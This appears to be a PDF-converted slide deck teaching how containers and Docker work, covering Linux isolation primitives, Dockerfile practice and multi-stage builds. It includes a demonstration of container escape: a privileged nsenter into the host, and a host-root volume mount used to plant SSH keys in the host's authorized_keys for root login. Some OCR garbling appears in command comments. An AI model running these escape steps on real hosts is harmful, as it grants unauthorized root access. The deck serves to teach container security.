Containers

A primer on containers, Docker, (and a bit on virtualization)

Meta


- About ~40 minutes
- 50% first principles: how containers work under the hood
- 50% pragmatic: how to write really basic containers
- 90% in the terminal... sorry!
- Notes at https://github.com/allanbreyes/decks/blob/main/docs/containers.md

Trusted Computing Base (TCB)

- Definition: hardware, firmware, and software components that are critical to security; the foundation that your software runs on
- In a cloud-native environment, containers are a critical part of that stack
- If you know how it's built, you know how it breaks or can be compromised
- A rough and simplified example stack:
 - Hardware, e.g. AWS rack server
 - Output
 Output
 - Container orchestrator → container, e.g. ECS, EKS
 - o Operating system, e.g. Debian
 - Language runtime, e.g. V8, Node.js
 - Application runtime, e.g. your code

Virtualization vs. containerization

The fundamental difference is that a virtual machine runs an entire copy of an operating system including its kernel, whereas a container shares the host machine's kernel. [0]



Key trade-off: isolation vs. overhead

Ref[0]: Container Security (Rice 2020)

But why?

Key benefits of containers:

- Package all dependencies an application needs:
 - Operating system, e.g. /tmp , libc
 - External programs, e.g. wkhtmltopdf
 - Run-time dependencies, e.g. CA certificates
 - Applications and all their dependencies, app + node_modules/
- Immutable artifacts (images)
- Fast startup time, low overhead
- Key limitations:
 - Weaker isolation mechanism
 - Much larger surface area... ~100x more code in kernel vs. hypervisor
 - ...but if you used managed services, it's usually their problem

Where are containers running on your laptop?

Try it! (We'll explain these commands later.)

```
docker run -d --rm nginx:latest
docker ps
ps aux | grep nginx
uname -a
docker exec $ID uname -a
```

In Linux: shared kernel

In macOS: inside an xhyve virtual machine

```
docker run -it --privileged --pid=host debian nsenter -t 1 -m -u -n -i sh
ps aux | grep nginx
uname -a
```

Containers are just processes! Also, more on "privileged = danger" later.

Container primitives

Primary:

- cgroup (control groups): CPU, RAM, network I/O isolation
- pivot_root (change root): filesystem hierarchy isolation
- unshare (namespaces): process, user/group, network interface isolation

Secondary:

- seccomp (secure computing): system call isolation
- setcap (capabilities): Linux capability permissions
- mount (overlayfs): overlay filesystems

Ref: How Containers Work (Evans 2020)

Control groups

Used to set resource limits and slice out shares of CPU, RAM, network I/O, etc.

```
# Run a subshell in one terminal
sh
                          # Run a command \Lambda( \dot{\triangleleft} ) >
ls
cd /sys/fs/cgroup # Show cgroup filesystem in another terminal
mkdir demo && cd demo # Create a cgroup
echo 100000 > memory.max # Set the maximum memory in the cgroup
pidof sh > cgroup.procs # Assign the subshell process to the cgroup
ls
                          # Run again in original terminal (×_×)
dmesq
                          # Check the kernel ring buffer
```

This is fundamentally what happens when your process "OOMs" in the cloud!

Pivot root

Changes the root directory visible to a child process. Setup: grab minirootfs.

Disclaimer: pivot_root is more secure... you can break out of chroot!

Namespaces

Isolate process into different scopes, like cgroup, pid, mnt, net.

```
ifconfig
                           # Check network interfaces
curl httpstat.us/418
                           # Become a teapot Υˆ ੈ ↑?
unshare --net --uts /bin/sh # Go into a separate network and hostname namespace
hostname teapot-is-life # Change the hostname
exec bash
                          # Reset PS1 prompt
                           # New/no network interfaces
ifconfig
curl httpstat.us/418
                           # No teapot today S•`₹´•?
VD
                           # Exit the namespace
# Check original namespace
ifconfiq
curl httpstat.us/418
hostname
```

A primordial (read: insecure) container

Three primitives so far: control group, file system, and namespace isolation. Let's make a container!

```
unshare --pid --fork chroot alpine sh
ps aux
cat /etc/passwd
```

Secure computing

Limit system calls using seccomp-bpf. (Should be enabled, see docker info.)

```
# Grab a sample seccomp profile
wget https://raw.githubusercontent.com/docker/labs/master/\
security/seccomp/seccomp-profiles/default-no-chmod.json

# Launch a container with the new profile
docker run -it --rm --security-opt seccomp=default-no-chmod.json ubuntu

# Try to interact with files...
touch /bin/lol  # Create a new file
chmod +x /bin/lol  # (Try to) make it executable
ls -la /  # List root
```

This is underutilized in most container deployments!

Linux capabilities

The Linux kernel enforces *many* more permissions than just file system.

```
capsh --print # Get current capabilities state docker run -it --rm ubuntu:latest # Launch a Docker container capsh --print # Get capabilities inside container # Exit

docker run -it --rm --privileged ubuntu # Run a *privileged* container capsh --print # D-d-d-anger zone!
```

- CAP_SYS_ADMIN and CAP_NET_ADMIN are the most powerful.
- This is underutilized in most container deployments!

Overlays

Concept: build images in *layers*. Upper layers "overlay" lower layers.

```
FROM node:16-buster-slim
RUN apt-get install imagemagick
COPY ./app/package.json /app/
RUN cd /app && npm install
COPY ./app /app/
```

Quick example using mount:

```
mount -t overlay overlay -o lowerdir=/lo,upperdir=/hi,workdir=/wrk /merged
```

Try this with the alpine mini rootfs!

Review: container primitives

- Control groups
- Pivot root
- Namespaces
- Secure computing
- Linux capabilities
- Overlays
- Docker manages and wraps these things for you!

Ref: How Containers Work (Evans 2020)

Docker "Hello, world!"

```
// hello.go
package main
import "github.com/rs/zerolog/log"
func main() {
   log.Print("hello world")
}
```

```
# Dockerfile
FROM scratch # Use an empty image
COPY hello / # Copy the hello binary
CMD ["/hello"] # Run the hello binary on boot
```

```
go mod init hello # Initialize Go project
CGO_ENABLED=0 go build # Compile
docker build -t app . # Build
docker run -it --rm app # Run
```

Inspecting the image

```
docker images
docker history app:latest # List images
# Check history

docker save app:latest -o layers.tar # Save layers
tar xvf layers.tar -C layers # Extract manifest

# Roughly (unordered) recombine layers
find layers -name layer.tar | xargs -I {} tar xvf {} -C app
```

Things to check out: manifest.json, configuration, with a different base.

Try dive!

Build repeatability

Let's compile when building the container!

```
# Use build arguments to specify version
ARG GOLANG VERSION=1.19
FROM golang:${GOLANG_VERSION}
                                    # Base off of official Golang image
WORKDIR /src
                                    # Change the working directory
                                    # Copy dependency manifests
COPY go.mod go.sum ./
RUN go mod download
                                    # Download dependencies first
COPY hello.go ./
                                    # Copy source code
RUN go build -o /hello
                                    # Compile!
CMD ["/hello"]
                                    # Run the hello binary on boot
```

Understand and leverage layer caching for image size and performance

What does it look like when we dive into the image? (Spoiler: it's huge!)

Let's do better...

Multi-stage builds

Idea: separate build-time from run-time!

```
ARG GOLANG_VERSION=1.19
FROM golang:${GOLANG_VERSION} as builder # Start a build container stage
COPY go.mod go.sum ./
RUN go mod download
COPY hello.go ./
RUN CGO_ENABLED=0 go build hello.go # Compile with static dependencies

FROM scratch # Start a run-time stage
COPY --from=builder /hello / # Bring in the built binary
CMD ["/hello"]
```

Ref: https://docs.docker.com/build/building/multi-stage/

Dockerfile best practices

- Use a secure or "golden" base image
- Use multi-stage builds
- Non-root USER
- Don't mount sensitive directories
- Don't include sensitive data in the image artifact (even ARG)
- Avoid setuid binaries
- Include minimally everything that your container needs

Ref: Container Security (Rice 2020)

Example: root + host volume mount path

How do you escalate to root? 😈

```
docker run -it --rm -v /:/host ubuntu # Mount a sensitive directory
id # You're root... in the container
cd /host/root # Enter the *host's* filesystem

# Add your keys to the root login
curl https://github.com/allanbreyes.keys > ./.ssh/authorized_keys
```

Remotely enter hsot as root:

```
ssh root@1.2.3.4
```

Let's tear down a Dockerfile...

Docker Compose

Tooling that helps you orchestrate multiple containers.

```
docker-compose up # Start all the services
docker-compose down # Spin them down
docker-compose exec [service] # Shell into or execute
docker-compose logs [service] # Read/tail logs
docker-compose run # Run one service (and dependents)
```

Some useful Docker commands/idioms

```
docker stop $(docker ps -aq)  # Stop all running containers
docker rm $(docker ps -aq)  # Remove all containers
docker rmi [image]  # Remove some image
docker system prune  # Remove unused stuff
docker diff [container]  # See overlayfs changes
```

Takeaways

- Containers are just processes with some isolation mechanisms
- Straying from the paved path = here be dragons! 😍
- Multi-stage Docker builds are a darn great idea
- Understand and leverage layer caching for image size and quick builds

Reading

- Container Security (Rice 2020)
- How Containers Work (Evans 2020)
- Linux Containers in a Few Lines of Code (Zaitsev 2020)
- What's Inside of a Distroless Container Image (Velichko 2022)

Further reading

Firecracker: lightweight virtualization for serverless... (Amazon/Agache 2020)

"implementers of serverless and container services can choose between hypervisor-based virtualization (and the potentially unacceptable overhead related to it), and Linux containers (and the related compatibility vs. security tradeoffs). We built Firecracker because we didn't want to choose."

Thanks! 👋